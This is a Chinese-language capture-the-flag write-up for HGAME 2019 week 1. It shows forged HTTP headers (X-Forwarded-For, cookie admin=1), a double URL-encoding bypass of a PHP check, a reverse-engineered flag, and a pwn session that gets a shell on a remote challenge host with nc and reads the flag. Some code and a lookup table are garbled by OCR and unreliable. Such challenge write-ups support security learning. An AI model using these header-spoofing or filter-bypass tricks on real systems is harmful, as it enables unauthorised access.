Web

换头大作战

提示要用post,把源码里的method="get"改成method="post"。

得到提示

https://www.wikiwand.com/en/X-Forwarded-For only localhost can get flag

查阅资料得知需在请求头中加入

X-Forwarded-For:	127.0.0.1

请求头:

Referer: http://120.78.184.111:8080/week1/how/index.php Content-Type: application/x-www-form-urlencoded

Content-Length: 5 Connection: keep-alive Cookie: admin=0

Upgrade-Insecure-Requests: 1 X-Forwarded-For: 127.0.0.1 Pragma: no-cache Cache-Control: no-cache

请求主体:

want=

得到提示要更改User_agent。把User_agent项最后Firefox/64.0改为WaterFox/50.0就好了得到提示要更改referer。改成www.bilibili.com。

然后要改cookie 把admin的值改为1。

▼请求头 (578 字节)

- Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
- Accept-Encoding: gzip, deflate
- Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
- ? Cache-Control: no-cache
- Connection: keep-alive
- ? Content-Length: 5
- Content-Type: application/x-www-form-urlencoded
- ? Cookie: admin=1
- ? Host: 120.78.184.111:8080
- ? Pragma: no-cache
- Referer: www.bilibili.com
- ① Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; ... Gecko/20100101 Waterfox/50.0
- X-Forwarded-For: 127.0.0.1

得到flag

想要flag嘛: submit

hgame{hTTp_HeaDeR_iS_Ez}

very easy Web

先看代码

<?php
error_reporting(0);</pre>


```
include("flag.php");
  if(strpos("vidar",$_GET['id'])!==FALSE)
die("干巴爹");
  $_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "vidar")
  echo $flag;
  highlight_file(__FILE__);
emmmm...不会php,不过百度一下就基本知道了
strpos() 函数查找字符串在另一字符串中第一次出现的位置。
$_GET会自动进行一次URL解码
大概意思就是get方法上传的参数进行第一次解码之后不等于"vidar"
而经过 urldecode($_GEt['id']) 的两次解码之后等于"vidar"
所以就把"vidar"URL编码两次上传就好出flag了。
 🗎 火狐官方站点 🧶 新手上路 🗎 常用网址 🔟 京 http://120.78.184.111:8080/week1/very_ez
                                                   /index.php?id=%2576%2569%2564%2561%2572
hgame{urlDecode Is GoOd} <?php
error reporting (0);
include ("flag. php");
if(strpos("vidar", $_GET['id'])!==FALSE)
      die("干巴爹");
$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "vidar")
      echo $flag;
highlight_file(__FILE__);
can u find me?
f12看源代码
 <!DOCTYPE html>
 <html> event
 ▶ <head> ··· </head>

▼ <body>

     the gate has been hidden
     can you find it? xixixi
     <a href="f12.php"></a>
   </body>
</html>
点进去
提示找password,找啊找,找到一个password 藏在响应头里
 ▼响应头 (217 字节)
 ? Connection: keep-alive
 Content-Type: text/html; charset=UTF-8
 O Date: Sat, 02 Feb 2019 09:10:24 GMT
     password: woyaoflag
 Server: nginx/1.15.8
 Transfer-Encoding: chunked
```

提示要把password POST给他,so


X-Powered-By: PHP/7.2.14



aoh, your speed is sososo fast, the flag must have been left in somewhere


哇塞! 惊呆了


嗯。。。根据提示和资料可知是302跳转



然后 brupsuit 启动!

(不知道咋回事,虚拟机就是连不上,网络是正常的,然后就没有响应报文,然后就没有截图了)





然后拿到flag就行。。。

Re

brainfxxer

这题就改一下程序就好了

```
#include <cctype>
// Orz... I haven't learnt C++ before.
// It seems like my brain was fxxked by these codes...
// 1. the answer is your input when nothing strange was printed // 2. that is, wrong inputs will encounter with the part "[+.]" // 3. [!!!] REMEMBER TO WRAP YOUR ANSWER WITH "hgame{" AND "}"
// [!!!] BEFORE YOU SUBMITTED IT
// oyiadin, Jan 18, 2019
// enjoy it! ;)
uint8_t data[100];
int ptr;
int* p;
namespace bf {
    class Parser {
    public:
        Parser() = default;
         ~Parser() = default;
         void execute(const std::string &buf);
      ptr = 0;
p = data;
    };
    void Parser::execute(const std::string &buf) {
         --ptr;
break;
case '+':
                 ++data[ptr];
             break;
case '-':
                  --data[ptr];
             break;
                 putchar(data[ptr]);
```

(就把最后几行注释的一行一行的带到程序里,就可以一个字一个字的出flag了!注意把"," 和"[+.]"去掉) 嗯,下一题。

HelloRe

```
把文件用はa打开, 发现flag
「rax, 1
[rbp+rax+s], 0
rax, [rbp+s]
esi, offset s2 ; "hgame{Welc0m3_t0_R3_World!}"
rdi, rax ; s1
_strcmp
eax, eax
```

Pro的Python教室(一)

这题么。。。

```
enc1 = 'hgame{'
enc2 = 'SGVyZV8xc18zYXN5Xw=='
enc3 = 'Pyth0n}'
```

你看这架势,吓死个人 enc2用base64解码,然后flag就出来了不是吗? 看不懂对enc3的蜜汁操作。忘记base64.b32encode(enc3)了?

Pwn

aaaaaaaaa

用ida打开,f5

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // eax MAPDST
  setbuf(_bss_start, 0LL);
  signal(14, (__sighandler_t)handle);
  alarm(0xAu);
```

```
puts("Welcome to PMN'world!let us aaaaaaaaa!!!");
v3 = 0;
while ( ++v3 <= 99 )
{
    if ( getchar() != 97 )
        exit(0);
    }
    system("/bin/sh");
    return 0;
}</pre>
```

分析程序,开始pwn!


```
>>> print('a'*100)
aaaaaaaaaaaaaaaaa
>>> exit()
root@kali:~# ^C 129 http://ocsp.digicert.com
root@kali:~# nc 118.24.3.214 9999
Welcome to PWN'world!let us aaaaaaaaa!!!
aaaaaaaaaaaaaaaaaa
ls
aaaaaaaaaa
bin
dev
flag
lib
lib64
run.sh
cat flag
hgame{Aa4_4aA_4a4aAAA}
```

100个a,了解一下

Misc

Hidden Image in LSB

根据提示用StegSolve打开,出flag



打字机

根据提示,用谷歌以图搜图,我找到了这个

至此小写字母终于全部解读完成,得到了小写字母对照表 (JQ Z的小写字符并没有出现):

abcdefg hijkl mn Llodgoy Ni kl my

opqrst uvw xyz

这就舒服啦,比某张图片舒服,秒出flag

end